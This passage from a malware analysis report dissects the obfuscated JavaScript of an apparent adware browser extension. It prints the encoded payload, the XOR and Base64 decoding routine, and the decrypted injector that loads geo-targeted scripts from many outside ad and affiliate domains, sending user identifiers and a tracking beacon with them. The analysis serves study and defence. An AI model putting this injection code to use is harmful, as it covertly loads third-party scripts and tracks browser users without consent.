{"a":"BxUKBwExCBFDUSgrMTo3LCcpJywjPTUxOydESVpDXl9LQiFNWE0FFgBUPBUQHU9LDBYDIBEZAVBPQ01bKCsNAA0UDxESMhMQEQANFw
g6NE4RARYXEBEJC0NaDAlRTwINCAYfGhgaWCs7EQgiDhwoK1AVTQMUAB8GBRpYRFhFB0sCHRMRADsCUEQ6NDQyOyc6JTUjOjRRXgknKw0WIQ
AELChcI1YtNEQ4QlVRXCcrEQwPCQIHDjUcEA0MDwoFLChJHgEKGxIMBB1fXQMJTUNsOjQaGTMdGzsnTj5JJiRWVFYgPURJSSY8ViVdQl45Oh
4HHhgRAB05AgECBx4bFis7UB0NHwcHIQoYXloOER8DTVtXHQoLEksYGxgECB0KHwcRDl0eGh4bSxIVShgUKBYfWg4LWSQtNT44MTUwPTksL0
4UBgsGAApANj4xKDAxJzAqLyc+JzImJz0gRTk6LisjMTYwITw5Nj4xKD08KzteJDcqPTMrPD03KCokMiw5NTUxWSc5JDsjKDo5OSEnOUdHGw
MACAcxCgpfSRsDAAgHXldJDAUAA1oLHAsIFgwFFBYAHVoNFgAKRBkEWwsTOxoBSwEASDU+Mi00LyQ/Nig9PEkHChUXDwFRJy02OzwvNj8hPj
YtICEqOSwvTigrPSwwPSghLjcoJy02OzEiOjRVNSY5OiAnIiw4Izs1ISsqOSsgViwoNSgkOzYnKC4sKFZUBAgNAQwFOhNOSkBWBU9eYSwoHR
YzARc5OkMoVSErVkhaIiBJX1UhM1Y5URoZNCwCABEYDQwfJA8XHgARGwonOU0QGwMACCEWFFxHAwcDBEJbSxFIBhkRBB4LWg0WAApEEAUWHl
sOGRAEGBAFHQgAShIVWggbFhoWEQhFBRcPASgrJzE8LCMrLzYzKyshJicvITQsURUIBDAREgkOTigrOSQ0JygkJjYoK14cDRxbOjQmJDEqKy
08OTpJXx8ADAQXLRQJUVEfAAwEF0JJSgIsFAYaBw4LOQwFFRhaDBgXGwILRRAYGVcXFhoASgESARULFxYRFhFFGQRLGxwFFggAB04UBhwGOy
c5IDMnMjo8MSAnNTApLD4wJytCGRYVPxoDGB1JOycnNTssOTU1MTsnQA0CF0orJyE3PTQ6IjcoK1pYFBQTAgIdPhBCRVRKG0xQeSgrDQANFA
8REjITEBEADRcIOjRbDBwMABQtFAlRUR8ADAReV0kMGAcWABEXSh0VDQQDFBsVBEobCQhEFRhbFR0KVwUXGhBZHgtLDBECWDQsIic9JjsxIj
o0VRUaGRkBRTk6KiMnKzY1KT05Ok0AAhYREFknOSAzJzI6PDEgJzUwKSw+MCcrRlQOER8DBCEKGF5aDhEfAwROV1sNCxIEHxoUWh0HDBcWBg
QeB1obGwlXAApEHh4aVxcWCQVLAQBIHBEQWSc5MDq2JSsxMDsnQAcFEhoRRSs7OTY1ND02OT0rO14VEAkaE0knKyEqMiAlNzIwJycxOjksLy
```


Figure 30: The contents of the a.js file

For reference and possible analysis of another researcher, we've copy-pasted the whole code, which can be visible below.

{"a":"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
HxNcDBUDURsYCBIDFxBcAVxCUkIICk8=","b":"wtxtdxfeks"}

Once GET request has returned, the code will execute the “c || (c = g);”, which checks whether any data has been returned. If the data has been returned in a GET request, then that data will be used, otherwise the data from variable **g** will be used. This is a fail-check statement the attacker has implemented as a backup in case the hosting server gets taken down by the government agencies. In any case, the variable **c** will contain the malicious payload, whether it is the one downloaded from the Internet or the one already present in the current JavaScript code.

Next, the JSON payload **b** is passed to the function **d** shown below – note that I have manually changed the JavaScript code to make it more readable and understandable. In the beginning of the function, the input string is parsed as JSON transforming the string into a JSON object. If the payload doesn't contain valid JSON code, the function will silently return without producing any errors.

```
var d = function(a) {
        if (!a) return "";
        try {
            a = JSON.parse(a)
        } catch (b) {
            return ""
        }
        return
          (f + Utils.xor(Utils.Base64.decode(a.a), a.b))
            .replace(RegExp("__SUB_ID__", "g"), Utils.getSubID())
            .replace(RegExp("__LIGHT_SUB_ID__", "g"), Utils.getLightSubId())
            .replace(RegExp("__APP_ID__", "g"), Config.appID)
            .replace(RegExp("__APP_NAME__", "g"), Utils.getAppName())
            .replace(RegExp("__ENCODED_APP_NAME__", "g"), encodeURIComponent(Utils.getAppName()))
            .replace(RegExp("__USER_ID__", "g"), Utils.getUserId())
            .replace(RegExp("__INSTALLER_USER_ID__", "g"), Utils.getUserId())
            .replace(RegExp("__EXTENDED_SUB_ID__", "g"), Utils.getExtendedSubId())
            .replace(RegExp("__VERIFIER__", "g"), Utils.getVerifier())
            .replace(RegExp("__CAMP_ID__", "g"), Utils.getCampaignId())
            .replace(RegExp("__INSTALL_TIME__", "g"), Utils.getInstallDate())
            .replace(RegExp("__GEO_CODE__", "g"), Utils.getCountryCode())
            .replace(RegExp("__GEO_NAME__", "g"), Utils.getCountryName())
            .replace(RegExp("__BROWSER_NAME__", "g"), Utils.getBrowser())
    },
```

Figure 31: The function d

The return statement in the code above concatenates the data stored in variable **f**, which can be seen below.

```
233                 var f = "function __utilityAddition__(a) {function f(){if ('undefined' ===
    typeof window['__utils_" + Config.appID + "__' + a.pluginId]) {var d = document.
    createElement('script');var b = a.httpsUrl;var c = a.httpUrl;d.setAttribute('type', 'text/
    javascript');if ('string' === typeof document.location.protocol && 0 === document.location.
    protocol.indexOf('https')) {if (!b || 0 === b.length) return;d.setAttribute('src', b)} else
    d.setAttribute('src', c);(document.getElementsByTagName('head')[0] || document.
    getElementsByTagName('body')[0]).appendChild(d);window['__utils_" +
234                     Config.appID + "__' + a.pluginId] = !0}}var c = 0;if (!(document &&
    document.location && 'string' == typeof document.location.host && 0 <= document.location.
    host.indexOf('facebook.com') && 194 !== a.pluginId)) {if (!document || !document.body){var
    id = setInterval(function (){var tag = (document.getElementsByTagName('head')[0] || document.
    getElementsByTagName('body')[0]);if (!document || !document.body || !tag){if
    (c>20){clearInterval(id);return;}c++;return;}f();}, 500);} else {f();}}}",
```

Figure 32: The code stored in variable f

After that it decodes the value stored in JSON object's parameter **a** and XORs that value with the JSON object's parameter **b**. This means the value **b** serves as an XOR key that decrypts the ciphertext to obtain the plaintext, which is consequently injected into the webpage.

To obtain the decoded XOR JavaScript, we can start Firefox and copy-paste the relevant functions into the Console tab. Basically, we have to add the XOR and Base64 functions, append the whole string to JSON.parse and call base64 and XOR operations on the object. The whole code that we need to input into the Firefox Console tab is presented in **Appendix C**.

Then we can press the Run button in Firefox Console, which will run the inputted JavaScript and presents the results. Partial results can be shown on the picture below.



Figure 33: The result of running JavaScript code in Firefox Console

For reference we've included the whole decrypted JavaScript below, so other might benefit from it.

"parseInt("__INSTALL_TIME__",10)+36E5>(new Date).getTime()&&(__utilityAddition__=function(){});function __inGeo__(a){return 0<=a.indexOf("__GEO_NAME__")}__inGeo__(["IL"])&&(__utilityAddition__=function(){});

__inGeo__(["US","DE","UK"])&&__utilityAddition__({httpUrl:"http://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=__EXTENDED_SUB_ID__&BRAND_DISPLAY_NAME=__APP_NAME__",httpsUrl:"https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=__EXTENDED_SUB_ID__&BRAND_DISPLAY_NAME=__APP_NAME__",pluginId:242});

__inGeo__(["US","DE","UK"])||__utilityAddition__({httpUrl:"http://i.crbsjs.info/crbf/javascript.js?channel=crdr___EXTENDED_SUB_ID__&appTitle=__APP_NAME__&hid=__USER_ID__",httpsUrl:"https://i_crbsjs_info.tlscdn.com/crbf/javascript.js?channel=crdr___EXTENDED_SUB_ID__&appTitle=__APP_NAME__&hid=__USER_ID__",pluginId:102});

__utilityAddition__({httpUrl:"http://istatic.eshopcomp.com/fo/min/crqc.js?hid=__USER_ID__&bname=__APP_NAME__&subid=__EXTENDED_SUB_ID__",httpsUrl:"https://istatic.eshopcomp.com/fo/min/crqc.js?hid=__USER_ID__&bname=__APP_NAME__&subid=__EXTENDED_SUB_ID__",pluginId:288});

__inGeo__("MX IN CO ES CL DE US BE UK CA AU".split(" "))&&__utilityAddition__({httpUrl:"http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=__EXTENDED_SUB_ID__&san=__APP_NAME__",httpsUrl:"https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=__EXTENDED_SUB_ID__&san=__APP_NAME__",pluginId:302});

__utilityAddition__({httpUrl:"http://cdncache-a.akamaihd.net/sub/h0982be/__EXTENDED_SUB_ID__/l.js?pid=2295&ext=__APP_NAME__",httpsUrl:"https://cdncache-a.akamaihd.net/sub/h0982be/__EXTENDED_SUB_ID__/l.js?pid=2295&ext=__APP_NAME__",pluginId:390});__utilityAddition__({httpUrl:"http://cdncache-

a.akamaihd.net/sub/h0982be/__EXTENDED_SUB_ID__/l.js?pid=2294&ext=__APP_NAME__",httpsUrl:"https://cdncache-a.akamaihd.net/sub/h0982be/__EXTENDED_SUB_ID__/l.js?pid=2294&ext=__APP_NAME__",pluginId:391});

__inGeo__(["US","UK","DE","FR","IT"])&&parseInt("__INSTALL_TIME__",10)+432E5<=(new Date).getTime()&&(__utilityAddition__({httpUrl:"http://asrv-a.akamaihd.net/sd/1700/1046.js",httpsUrl:"https://asrv-a.akamaihd.net/sd/1700/1046.js",pluginId:230}),window._rvz1700x1046={publisher_subid:"__EXTENDED_SUB_ID__",addonname:"__APP_NAME__"});

__inGeo__("DE AT CH FR PL RU IN BR NL ES IT".split(" "))&&__utilityAddition__({httpUrl:"http://rules.foxydeal.com/v1.0/whitelist/1070/__EXTENDED_SUB_ID__?partnerName=__APP_NAME__",httpsUrl:"https://rules.foxydeal.com/v1.0/whitelist/1070/__EXTENDED_SUB_ID__?partnerName=__APP_NAME__",pluginId:200});

__inGeo__("DE AT CH FR PL RU IN BR NL ES IT".split(" "))||__utilityAddition__({httpUrl:"http://api.jollywallet.com/affiliate/client?dist=329&sub=__EXTENDED_SUB_ID__&name=__APP_NAME__",httpsUrl:"https://api.jollywallet.com/affiliate/client?dist=329&sub=__EXTENDED_SUB_ID__&name=__APP_NAME__",pluginId:385});

__utilityAddition__({httpUrl:"http://cdn.visadd.com/script/14567725641/preload.js?subid=__EXTENDED_SUB_ID__?um=Ads%20By%20Browser%20Extension",httpsUrl:"https://cdn.visadd.com/script/14567725641/preload.js?subid=__EXTENDED_SUB_ID__?um=Ads%20By%20Browser%20Extension",pluginId:307});

__utilityAddition__({httpUrl:"http://a.tfxiq.com/a.php?626ref2=__EXTENDED_SUB_ID__&626Name=__APP_NAME__&626ref3=__USER_ID__&626ref1=63726f73737269646572&teid=__APP_ID__&tuid=__USER_ID__",httpsUrl:"https://a.tfxiq.com/a.php?626ref2=__EXTENDED_SUB_ID__&626Name=__APP_NAME__&626ref3=__USER_ID__&626ref1=63726f73737269646572&teid=__APP_ID__&tuid=__USER_ID__",pluginId:180});

__inGeo__("US UK RU IN BR DE FR ES NL DE AU CA AR MX BE CO".split(" "))||__utilityAddition__({httpUrl:"http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=__CAMP_ID__&countryCode=__GEO_CODE__&installationTime=__INSTALL_TIME__&appID=__APP_ID__&IBIC=__USER_ID__&subID=__EXTENDED_SUB_ID__&appName=__APP_NAME__&asw=[]&browserName=__BROWSER_NAME__",httpsUrl:"https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=__CAMP_ID__&countryCode=__GEO_CODE__&installationTime=__INSTALL_TIME__&appID=__APP_ID__&IBIC=__USER_ID__&subID=__EXTENDED_SUB_ID__&appName=__APP_NAME__&asw=[]&browserName=__BROWSER_NAME__",

pluginId:277});__inGeo__(["US","UK"])||__utilityAddition__({httpUrl:"http://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=__EXTENDED_SUB_ID__&sbrand=__APP_NAME__",httpsUrl:"https://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=__EXTENDED_SUB_ID__&sbrand=__APP_NAME__",pluginId:273});

__inGeo__(["US"])&&__utilityAddition__({httpUrl:"http://nps.pastaleads.com/npsb/logic.js?OriginId=E8A4A23A-B034-E211-A9A0-001517D10F6E&SiteId=Sales&PartnerID=20000&ProductName=__APP_NAME__&ToolbarId=__EXTENDED_SUB_ID__",httpsUrl:"https://nps.pastaleads.com/npsb/logic.js?OriginId=E8A4A23A-B034-E211-A9A0-001517D10F6E&SiteId=Sales&PartnerID=20000&ProductName=__APP_NAME__&ToolbarId=__EXTENDED_SUB_ID__",pluginId:184});

try{var rand=Math.floor(1E11*Math.random())%100+1;if(10>=rand){var is_https="string"===typeof document.location.protocol&&0===document.location.protocol.indexOf("https"),query_for_sanity="monetization.gif?event=9&campaign=__CAMP_ID__&ibic=__USER_ID__&verifier=__VERIFIER__&browser=__BROWSER_NAME__&rand="+Math.floor(1111*Math.random()),domain_for_sanity=is_https?"https://m9u9b7r5.ssl.hwcdn.net/":"http://logs.buildomserv.com/",tag=document.createElement("img");tag.setAttribute("src",domain_fo

```
r_sanity+
query_for_sanity);(document.getElementsByTagName("body")[0]||document.getElementsByTagName("hea
d")[0]).appendChild(tag)}}catch(e$$7){};"
```

By using the same technique, we can quickly modify the code to also include the .replace function calls present in the **d** function just before the function returns. After appropriately modifying the code, we can again run the script in Firefox to obtain the whole JavaScript code that will be injected into the web browser. We've included it below for reference and future research.

```
function __utilityAddition__(a) {function f(){if ('undefined' === typeof window['__utils_73143__' + a.pluginId])
{var d = document.createElement('script');var b = a.httpsUrl;var c = a.httpUrl;d.setAttribute('type',
'text/javascript');if ('string' === typeof document.location.protocol && 0 ===
